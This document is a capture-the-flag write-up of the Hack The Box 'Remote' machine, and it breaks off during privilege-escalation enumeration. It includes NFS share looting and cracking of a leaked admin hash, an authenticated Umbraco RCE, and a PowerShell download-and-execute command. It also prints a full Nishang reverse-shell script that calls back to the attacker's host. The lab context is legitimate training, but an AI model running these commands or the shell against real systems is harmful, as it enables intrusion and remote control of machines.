Htb: remote

Nmap tcp

```
┌─[✗]─[user@parrot]─[~/Desktop/htb]
└──╼ $sudo nmap -p- -sS remote.htb -sC -sV -Pn -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-18 00:27 +08
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating SYN Stealth Scan at 00:27
Scanning remote.htb (10.129.95.194) [65535 ports]
Discovered open port 21/tcp on 10.129.95.194
Discovered open port 80/tcp on 10.129.95.194
Discovered open port 111/tcp on 10.129.95.194
Discovered open port 445/tcp on 10.129.95.194
Discovered open port 135/tcp on 10.129.95.194
SYN Stealth Scan Timing: About 2.71% done; ETC: 00:47 (0:18:33 remaining)
SYN Stealth Scan Timing: About 6.27% done; ETC: 00:44 (0:15:12 remaining)
SYN Stealth Scan Timing: About 14.03% done; ETC: 00:38 (0:09:18 remaining)
SYN Stealth Scan Timing: About 20.47% done; ETC: 00:37 (0:07:50 remaining)
Discovered open port 49666/tcp on 10.129.95.194
SYN Stealth Scan Timing: About 31.12% done; ETC: 00:38 (0:07:20 remaining)
SYN Stealth Scan Timing: About 37.64% done; ETC: 00:38 (0:06:19 remaining)
SYN Stealth Scan Timing: About 44.44% done; ETC: 00:37 (0:05:24 remaining)
SYN Stealth Scan Timing: About 51.72% done; ETC: 00:37 (0:04:30 remaining)
SYN Stealth Scan Timing: About 58.51% done; ETC: 00:37 (0:03:46 remaining)
SYN Stealth Scan Timing: About 65.00% done; ETC: 00:36 (0:03:08 remaining)
SYN Stealth Scan Timing: About 71.44% done; ETC: 00:36 (0:02:32 remaining)
SYN Stealth Scan Timing: About 77.42% done; ETC: 00:36 (0:01:59 remaining)
SYN Stealth Scan Timing: About 82.76% done; ETC: 00:36 (0:01:31 remaining)
SYN Stealth Scan Timing: About 89.47% done; ETC: 00:36 (0:00:55 remaining)
Discovered open port 2049/tcp on 10.129.95.194
Completed SYN Stealth Scan at 00:36, 523.26s elapsed (65535 total ports)
Initiating Service scan at 00:36
Scanning 7 services on remote.htb (10.129.95.194)
Completed Service scan at 00:37, 61.61s elapsed (7 services on 1 host)
NSE: Script scanning 10.129.95.194.
Initiating NSE at 00:37
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 00:38, 40.14s elapsed
Initiating NSE at 00:38
Completed NSE at 00:41, 182.40s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Nmap scan report for remote.htb (10.129.95.194)
Host is up (0.25s latency).
rDNS record for 10.129.95.194: remote
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
49666/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-17T16:37:49
|_  start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 807.86 seconds
           Raw packets sent: 131392 (5.781MB) | Rcvd: 547 (50.698KB)
```

Nmap udp

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $sudo nmap -sU remote.htb -Pn -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-18 00:27 +08
Initiating UDP Scan at 00:27
Scanning remote.htb (10.129.95.194) [1000 ports]
UDP Scan Timing: About 15.50% done; ETC: 00:31 (0:02:49 remaining)
Discovered open port 111/udp on 10.129.95.194
Discovered open port 2049/udp on 10.129.95.194
Completed UDP Scan at 00:28, 57.16s elapsed (1000 total ports)
Nmap scan report for remote.htb (10.129.95.194)
Host is up (0.27s latency).
rDNS record for 10.129.95.194: remote
Not shown: 998 open|filtered udp ports (no-response)
PORT     STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 57.26 seconds
           Raw packets sent: 2044 (94.806KB) | Rcvd: 12 (624B)
```

Mounting public accessible nfs shares

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $showmount -e remote.htb
Export list for remote.htb:
/site_backups (everyone)
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $
```

```
┌─[✗]─[root@parrot]─[/home/user/Desktop/htb/remote]
└──╼ #mount.nfs remote.htb:/site_backups backup/
┌─[root@parrot]─[/home/user/Desktop/htb/remote]
└──╼ #df -h | grep site_backups
remote.htb:/site_backups   24G   12G   13G  48% /home/user/Desktop/htb/remote/backup
┌─[root@parrot]─[/home/user/Desktop/htb/remote]
└──╼ #
```

Interesting usernames found from umbraco data logs

```
admin@htb.local
ssmith@htb.local
```

```
┌─[user@parrot]─[~/Desktop/htb/remote/backup/App_Data/Logs]
└──╼ $cat * | grep htb.local
 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:14:42,175 [P4408/D20/T42] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:15:24,558 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:15:24,558 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:16:45,736 [P4408/D20/T41] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:16:55,036 [P4408/D20/T41] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:16:55,051 [P4408/D20/T41] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:21:24,445 [P4408/D20/T42] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:21:42,642 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
 2020-02-20 00:21:42,642 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
 2020-02-20 00:27:25,904 [P4408/D20/T43] INFO  Umbraco.Web.Editors.AuthenticationController - User admin@htb.local from IP address 192.168.195.1 has logged out
 2020-02-20 00:27:31,767 [P4408/D20/T45] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt failed for username ssmith@htb.local from IP address 192.168.195.1
```

Gathering hashes found inside App_Data


```
┌─[root@parrot]─[/home/user/Desktop/htb/remote/backup]
└──╼ #lsf
total 119K
drwx------ 2 nobody 4294967294 4.0K Feb 24  2020 ./
drwxr-xr-x 1 user   user         30 Sep 18 00:32 ../
drwx------ 2 nobody 4294967294   64 Feb 21  2020 App_Browsers/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 App_Data/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 App_Plugins/
```

```
drwx------ 2 nobody 4294967294   64 Feb 21  2020 aspnet_client/
drwx------ 2 nobody 4294967294  48K Feb 21  2020 bin/
drwx------ 2 nobody 4294967294 8.0K Feb 21  2020 Config/
drwx------ 2 nobody 4294967294   64 Feb 21  2020 css/
-rwx------ 1 nobody 4294967294  152 Nov  2  2018 default.aspx*
-rwx------ 1 nobody 4294967294   89 Nov  2  2018 Global.asax*
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 Media/
drwx------ 2 nobody 4294967294   64 Feb 21  2020 scripts/
drwx------ 2 nobody 4294967294 8.0K Feb 21  2020 Umbraco/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 Umbraco_Client/
drwx------ 2 nobody 4294967294 4.0K Feb 21  2020 Views/
-rwx------ 1 nobody 4294967294  28K Feb 20  2020 Web.config*
```

```
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-
cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.lo
calen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.lo
calen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAl
gorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashA
lgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hash
Algorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
```

Cracking the hash

```
baconandcheese
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
b8be16afba8c314ad33d812f22a04991b90e2aaa
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Logged in, enumerate umbraco version



Content - 10.129.95.194

http://10.129.95.194/umbraco/#/content

Help

Umbraco version 7.12.4

Tours

- Getting Started 0%
- Create content 0%
- Data structure 0%

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Umbraco potential exploit

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $searchsploit umbraco
-------------------------------------------------------------------------------- --------------
-----------------
 Exploit Title                                                                  |  Path
-------------------------------------------------------------------------------- --------------
-----------------
Umbraco CMS - Remote Command Execution (Metasploit)                             |
windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                      |
aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)                      |
aspx/webapps/49488.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                      |
php/webapps/44988.txt
-------------------------------------------------------------------------------- --------------
-----------------
Shellcodes: No Results
Papers: No Results
```

Getting command execution

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c
hostname
remote
```

Os info

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c
"systeminfo"

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 4:03:29 PM
System Boot Time:          9/17/2021, 12:24:02 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 697 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,201 MB
Virtual Memory: In Use:    1,230 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB4534119
                           [02]: KB4516115
                           [03]: KB4523204
                           [04]: KB4464455
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.95.194
                                 [02]: fe80::5134:570e:63cc:c194
                                 [03]: dead:beef::5134:570e:63cc:c194
                                 [04]: dead:beef::1a7
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will
not be displayed.

┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $
```

Enumerating username

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c whoami
iis apppool\defaultapppool
```

Getting reverse shell

```
┌─[user@parrot]─[~/Desktop/htb/remote]
```

```
└──╼ $python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.129.95.194/' -c
powershell.exe -a 'iex(iwr http://10.10.17.102/Invoke-PowerShellTcp.ps1 -UseBasicParsing)'
```

Confirming if file is downloaded

```
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $lsf
total 24K
drwxr-xr-x 1 user user  132 Sep 18 22:09 ./
drwxr-xr-x 1 user user  450 Sep 18 00:24 ../
-rwxr-xr-x 1 user user 3.5K Sep 18 01:50 49488.py*
drwxr-xr-x 1 user user    0 Sep 18 00:31 backup/
-rw-r--r-- 1 root root  138 Sep 18 01:22 hash.txt
-rw-r--r-- 1 user user    6 Sep 18 00:29 hello.txt
-rw-r--r-- 1 user user 4.3K Sep 18 22:09 Invoke-PowerShellTcp.ps1
lrwxrwxrwx 1 root root   32 Sep 18 01:21 rockyou.txt -> /usr/share/wordlists/rockyou.txt
┌─[user@parrot]─[~/Desktop/htb/remote]
└──╼ $sudo updog -d . -p 80
[+] Serving /home/user/Desktop/htb/remote...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.129.95.194 - - [18/Sep/2021 22:11:13] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

Add the following lines highlighted in red

```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse
switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which
this script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat
listener must be listening on
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to
connect to this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A
netcat/powercat listener must be
listening on the given IP and port.

.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
```

```
#>
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
        $Reverse,

        [Parameter(ParameterSetName="bind")]
        [Switch]
        $Bind

    )


    try
    {
        #Connect back if the reverse switch is used.
        if ($Reverse)
        {
            $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
        }

        #Bind to the provided port if Bind switch is used.
        if ($Bind)
        {
            $listener = [System.Net.Sockets.TcpListener]$Port
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }

        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}

        #Send back current username and computername
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        #Show an interactive PowerShell prompt
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            try
            {
                #Execute the command on the target.
                $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.17.102 -Port 443
```

Reverse shell popped

```
┌─[user@parrot]─[~/Desktop/nishang/Shells]
└──╼ $sudo rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.95.194.
Ncat: Connection from 10.129.95.194:49704.
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

Current user privileges

```
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\system32\inetsrv>
```

User flag

```
ipconfig;hostname;type user.txt

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::19c
   IPv6 Address. . . . . . . . . . . : dead:beef::55ac:bffc:c9ac:bdf7
   Link-local IPv6 Address . . . . . : fe80::55ac:bffc:c9ac:bdf7%12
   IPv4 Address. . . . . . . . . . . : 10.129.95.194
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%12
                                       10.129.0.1
remote
c0a730588a4878506e9b7a4e021ee2d7
PS C:\users\public>
```

Winpeas results

```
  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 [*] OS Version: 1809 (17763)
 [*] Enumerating installed KBs...
 [!] CVE-2019-0836 : VULNERABLE
  [>] https://exploit-db.com/exploits/46718
  [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/

 [!] CVE-2019-0841 : VULNERABLE
  [>] https://github.com/rogue-kdc/CVE-2019-0841
  [>] https://rastamouse.me/tags/cve-2019-0841/

 [!] CVE-2019-1064 : VULNERABLE
  [>] https://www.rythmstick.net/posts/cve-2019-1064/

 [!] CVE-2019-1130 : VULNERABLE
  [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

 [!] CVE-2019-1253 : VULNERABLE
  [>] https://github.com/padovah4ck/CVE-2019-1253
  [>] https://github.com/sgabe/CVE-2019-1253

 [!] CVE-2019-1315 : VULNERABLE
  [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

 [!] CVE-2019-1385 : VULNERABLE
  [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

 [!] CVE-2019-1388 : VULNERABLE
  [>] https://github.com/jas502n/CVE-2019-1388

 [!] CVE-2019-1405 : VULNERABLE
  [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-service/
  [>] https://github.com/apt69/COMahawk

 [!] CVE-2020-0668 : VULNERABLE
  [>] https://github.com/itm4n/SysTracingPoc

 [!] CVE-2020-0683 : VULNERABLE
  [>] https://github.com/padovah4ck/CVE-2020-0683
  [>] https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/cve-2020-0683.ps1

 [!] CVE-2020-1013 : VULNERABLE
  [>] https://www.gosecure.net/blog/2020/09/08/wsus-attacks-part-2-cve-2020-1013-a-windows-10-local-privilege-escalation-1-day/

 [*] Finished. Found 12 potential vulnerabilities.
```

```
������������������������������������ Services Information
�������������������������������������

��������������� Interesting Services -non Microsoft-
� Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
```

```
  [X] Exception: System.Runtime.InteropServices.COMException (0x80070006): The handle is
invalid. (Exception from HRESULT: 0x80070006 (E_HANDLE))
   at System.Runtime.InteropServices.Marshal.ThrowExceptionForHRInternal(Int32 errorCode, IntPtr
errorInfo)
   at System.Runtime.InteropServices.Marshal.FreeHGlobal(IntPtr hglobal)
   at winPEAS.Native.Classes.UNICODE_STRING.Dispose(Boolean disposing)
    ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] -
Disabled - Stopped
    Agent to hold private keys used for public key authentication.

================================================================================================
=

    TeamViewer7(TeamViewer GmbH - TeamViewer 7)["C:\Program Files
